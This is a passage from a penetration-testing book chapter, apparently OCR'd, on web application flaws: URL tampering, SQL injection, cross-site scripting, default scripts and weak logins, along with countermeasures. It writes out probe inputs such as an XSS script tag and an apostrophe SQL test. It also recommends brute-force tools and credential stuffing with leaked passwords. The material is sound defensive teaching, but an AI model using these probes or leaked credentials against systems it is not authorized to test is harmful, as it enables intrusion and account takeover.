


FIGURE 15-3: Using WebInspect to find and manipulate hidden fields.

If you come across hidden fields, you can try to manipulate them to see what can be done. It's as simple as that.

Code injection and SQL injection

Similar to URL manipulation attacks, code-injection attacks manipulate specific system variables. Here's an example:

```
http://www.your_web_app.com/script.php?info_variable=X
```

Attackers who see this variable can start entering different data in the `info_variable` field, changing `X` to something like one of the following lines:

```
http://www.your_web_app.com/script.php?info_variable=Y
http://www.your_web_app.com/script.php?info_variable=123XYZ
```

This example is rudimentary. Nonetheless, the web application may respond in a way that gives attackers more information than they want, such as detailed errors or access to data fields that they're not authorized to access. The invalid input may also cause the application or the server to hang. Attackers can use this information to find out more about the web application and its inner workings, which can lead to a serious system compromise.

WARNING If HTTP variables are passed in the URL and are easily accessible, it’s only a matter of time before someone exploits your web application.

I once used a student information system web application to manage school-related personal information for my child that did just this. Because a `"name"` parameter was part of the URL, anyone could gain access to other people’s personal information by simply changing the `"name"` value. If the URL included `"name=kbeaver"`, a simple change to `"name=jsmith"` would bring up J. Smith’s home address, Social Security number, and so on. Ouch! I alerted the system administrator to this vulnerability. After a few minutes of denial, the admin agreed that it did appear to be a problem and proceeded to work with the developers to fix it. I know, we’ve come a long way in terms of software security, but you still have to look out for these things!

Code injection can also be carried out against back-end SQL databases in an attack known as *SQL injection.* Malicious attackers insert SQL statements — such as `CONNECT`, `SELECT`, and `UNION` — into URL requests to attempt to connect and extract information from the SQL database that the web application interacts with. SQL injection is made possible by

applications' failure to validate input properly combined with informative errors returned from database servers and web servers.

Two general types of SQL injection are standard (also called error-based) and blind. *Error-based* SQL injection is exploited based on error messages returned from the application when invalid information is input into the system. *Blind* SQL injection happens when error messages are disabled, requiring the hacker or automated tool to guess what the database is returning and how it’s responding to injection attacks.

TIP A quick (although not always reliable) way to determine whether your web application is vulnerable to SQL injection is to enter a single apostrophe (’) in your web form fields or at the end of the URL. If a SQL error is returned, the odds are good that SQL injection is present.

You’re definitely going to get what you pay for when it comes to scanning for and uncovering SQL injection flaws with a web vulnerability scanner. As with URL manipulation, you’re much better off running a web vulnerability scanner to check for SQL injection, which allows an attacker to inject database queries and commands through the vulnerable page to the back-end database. Figure 15-4 shows numerous SQL injection vulnerabilities discovered by the Netsparker vulnerability scanner.

FIGURE 15-4: Netsparker discovered SQL injection vulnerabilities.

If you uncover an SQL injection, many web vulnerability scanners such as Netsparker can further demonstrate the weakness. A screenshot of SQL injection in action is about as good as vulnerability and penetration testing gets!

When you discover SQL injection vulnerabilities, you may be inclined to stop there without trying to exploit the weakness. That's fine. But I prefer to see how far into the database system I can get. As long as you take a measured approach that doesn't put the system at risk by deleting data and so on, you should be good. I recommend using any SQL injection capabilities built into your web vulnerability scanner if possible so that you can demonstrate the flaw to management. I cover database security in-depth in Chapter 16.

TIP If your budget is limited, consider using a free SQL injection tool such as SQL Power Injector (`www.sqlpowerinjector.com`) or, my favorite, SQLmap (`https://github.com/sqlmapproject/sqlmap`). Additionally,

OWASP has a penetration testing extension for Chrome that won't cost you a penny. (https://chromewebstore.google.com/detail/owasp-penetration-testing/ojkchikaholjmcnefhjlbohackpeeknd?pli=1)

Cross-site scripting

Cross-site scripting (XSS) is perhaps the best-known and most-widespread web vulnerability that occurs when a web page displays or otherwise interacts with user input — typically via JavaScript — that isn't validated properly. An attacker can take advantage of the absence of input filtering and cause a web page to execute malicious code on any computer that views the page.

An XSS attack can display the user ID and password login page from another rogue website, for example. If users unknowingly enter their user IDs and passwords on the login page, the user IDs and passwords are entered into the hacker's web server log file. Other malicious code can be sent to a victim's computer and run with the same security privileges as the web browser or email application that's viewing it on the system. The malicious code could provide a hacker full read/write access to browser cookies or browser history files or even permit them to download and install malware.

TIP A simple test shows whether your web application is vulnerable to XSS. Look for any fields in the application that accept user input (such as in a login or search form), and enter the following JavaScript statement:

```
<script>alert('XSS')</script>
```

If a window pops up that reads XSS, as shown in Figure 15-5, the application is vulnerable.

FIGURE 15-5: Script code reflected to the browser.

You can exploit XSS in many more ways, such as those requiring user interaction via the JavaScript `onmouseover` function. As with SQL injection, you really need to use an automated scanner to check for XSS. Both Netsparker and Acunetix Web Vulnerability Scanner do a great job of finding XSS, but they tend to find different XSS issues — a detail that highlights the importance of using multiple scanners when you can. Figure 15-6 shows some sample XSS findings in Acunetix Web Vulnerability Scanner.




FIGURE 15-6: Using Acunetix Web Vulnerability Scanner to find cross-site scripting in a web application.

TIP Another web vulnerability scanner that's good at uncovering XSS while at the same time minimizing false positives is Probely. Never forget: When it comes to web vulnerabilities, the more scanners, the better! If anything, someone else may end up using one of the scanners that you don’t use.

Countermeasures against input attacks

Websites and applications must filter incoming data. The sites and applications must ensure that the data entered fits within the parameters that the application is expecting. If the data doesn’t match, the application should generate an error or return to the previous page. Under no circumstances should the application accept the junk data, process it, and reflect it to the user.

Secure software coding practices can eliminate all these issues if they’re critical parts of the development process. Developers should know and implement these best practices:

- Never present static values that the web browser and the user don’t need to see. Instead, this data should be implemented within the web application on the server side and retrieved from a database only when needed.
- Filter out `<script>` tags from input fields.
- Disable detailed web server and database-related error messages if possible.

Default script attacks

Poorly written web programs, such as Hypertext Preprocessor (PHP) and Active Server Pages (ASP and ASP.NET) scripts, can allow hackers to view and manipulate files on a web server and to do other things they’re not authorized to do. These flaws are also common in the content management systems that developers, IT staff, and marketing professionals use to maintain a website’s content. Default script attacks

are common because so much poorly written code is freely accessible on websites. Also, hackers can take advantage of various sample scripts that install on web servers, especially older versions of Microsoft's IIS web server.

WARNING Many web developers and webmasters use these scripts without understanding how they work or without testing them, which can introduce serious security vulnerabilities.

To test for script vulnerabilities, you can peruse scripts manually or use a text search tool (such as the search function built into the Windows Start menu or the Find program in Linux) to find any hard-coded usernames, passwords, and other sensitive information. Search for *admin*, *root*, *user*, *ID*, *login*, *signon*, *password*, *pass*, *pwd*, and so on. Sensitive information embedded in scripts is rarely necessary and is often the result of poor coding practices that give precedence to convenience over security.

Countermeasures against default script attacks

You can help prevent attacks against default web scripts as follows:

- Know how scripts work before deploying them within a web environment.
- Make sure to remove all default or sample scripts from the web server before using them.
- Keep any content management system software updated, especially WordPress, as it tends to be a big target for attackers. There are many WordPress plugins for security (https://wordpress.org/plugins/). Some of my favorites are offered by Melapress (https://melapress.com/). Their plugins help you to both lock down and monitor WordPress websites as well as manage two-factor authentication, all of which are absolute necessities on the WordPress platform.

REMEMBER Don’t use publicly accessible scripts that contain hard-coded confidential information. They’re security incidents in the making.

- Set file permissions on sensitive areas of your site/application to prevent public access.

Unsecured login mechanisms

Many websites require users to log in before they can do anything with the application. These login mechanisms may not handle incorrect user IDs or passwords gracefully, divulging information that an attacker can use to gather valid user IDs and passwords.

To test for unsecured login mechanisms, browse to your application, and try these methods of logging in:

- Use an invalid user ID with a valid password.
- Use a valid user ID with an invalid password.
- Use an invalid user ID with an invalid password.

After you enter this information, the web application probably will respond with a message similar to `Your user ID is invalid` or `Your password is invalid`. Or the web application may return a generic error message, such as `Your user ID and password combination is invalid`, and return different error codes in the URL for invalid user IDs and invalid passwords, as shown in Figures 15-7 and 15-8.

Either situation is bad news because the application is not only telling you which parameter is invalid, but it’s also telling you which one is *valid.* Malicious attackers now know a good username or password, so their workload has been cut in half! If they know the username (which usually is easier to guess), they can write a script to automate the password-cracking process, and vice versa.

You should also take your login testing to the next level by using a web login cracking tool such as Brutus

(https://web.archive.org/web/20190731132754/www.hoobie.net/brutus/), as shown in Figure 15-9. Brutus is a simple tool that can be used to crack HTTP and form-based authentication mechanisms through dictionary and brute-force attacks.

WARNING As with any type of password testing, this task can be long and arduous, and you run the risk of locking out user accounts. Proceed with caution.



Principle Logic - Home of computer and information security expert Kevin Beaver - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://10.0.0.10/cgi-bin/password.cgi?loginerror=100
Most Visited TinyURL! http://www.privacyrig... http://itknowledgeexc...
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source
Principle Logic - Home of computer a...
Principle Logic
Home About Services Resources Contact
ERROR
Your user ID and password combination is invalid.
Please try again.
Find: Next Previous Highlight all Match case
Done

FIGURE 15-7: The URL returns an error when an invalid user ID is entered.



Principle Logic - Home of computer and information security expert Kevin Beaver - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://10.0.0.10/cgi-bin/password.cgi?loginerror=200
Most Visited TinyURL! http://www.privacyrig... http://itknowledgeexc...
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source
Principle Logic - Home of computer a...
Principle Logic
Home About Services Resources Contact
ERROR
Your user ID and password combination is invalid.
Please try again.
Find: Next Previous Highlight all Match case
Done

FIGURE 15-8: The URL returns a different error when an invalid password is entered.




FIGURE 15-9: The Brutus tool tests for weak web logins.

An alternative tool for cracking web passwords is THC-Hydra (www.kali.org/tools/hydra/).

Although these two tools are good at what they do, they are older and lack some features and capabilities, especially with modern web applications. Arguably the best tool you can use for web sites/application password cracking is Burp Suite Professional. This tool has an unbelievable number of features for cracking web passwords as shown in Figure 15-10. The password-cracking capabilities are part of the Intruder feature. In the HTTP request, the password variable has been highlighted, and numerous payload options are available for cracking including a simple list and brute forcer. Note there's also an option for Username generator.




FIGURE 15-10: Burp Suite Professional password-cracking options.

A great use case for using Burp to crack web application passwords is actually a combination exploit. By using an OSINT tool such as Kaduu that I cover in Chapter 5, you can glean usernames and passwords associated with a domain and then plug them into Burp to see which credentials can be exploited on the websites/applications you're testing. I have found many working login credentials this way, so don't overlook this opportunity. The tricky part — it's really not that tricky — is to find the specific login pages for the websites you're trying to test. For example, use a simple Google search for the domain name and the word "login" as well as an AI prompt such as "Is there a place to login to `https://example.com`?".

Burp Suite Professional and likely other web vulnerability scanners are now leveraging AI to assist in running the scans, understanding the vulnerabilities, and so on. Figure 15-11 shows an example of Burp's AI functionality. (Simply select "Explore issue" to help you dig further into specific findings.)




FIGURE 15-11: Using AI in Burp Suite Professional to learn more about and further test a vulnerability.

As I discuss in Chapter 8, your password-cracking success is highly dependent on your dictionary lists. The website `www.outpost9.com/files/WordLists.html` is a good resource for dictionary files and other miscellaneous word lists.

TIP Acunetix Web Vulnerability Scanner also does a good job testing for weak passwords during its scans. I've used this scanner to uncover weak web passwords that I wouldn't have found otherwise. Such a finding often leads to further penetration of the system.

You may not need a password-cracking tool at all because many front-end web systems, such as storage management systems and IP video and physical access control systems, have the passwords that came on them. These default passwords are very often *password*, *admin*, or nothing at all! Some passwords are even embedded right in the login page's source code, such as the network camera source code shown on lines 207 and 208 of Figure 15-12.

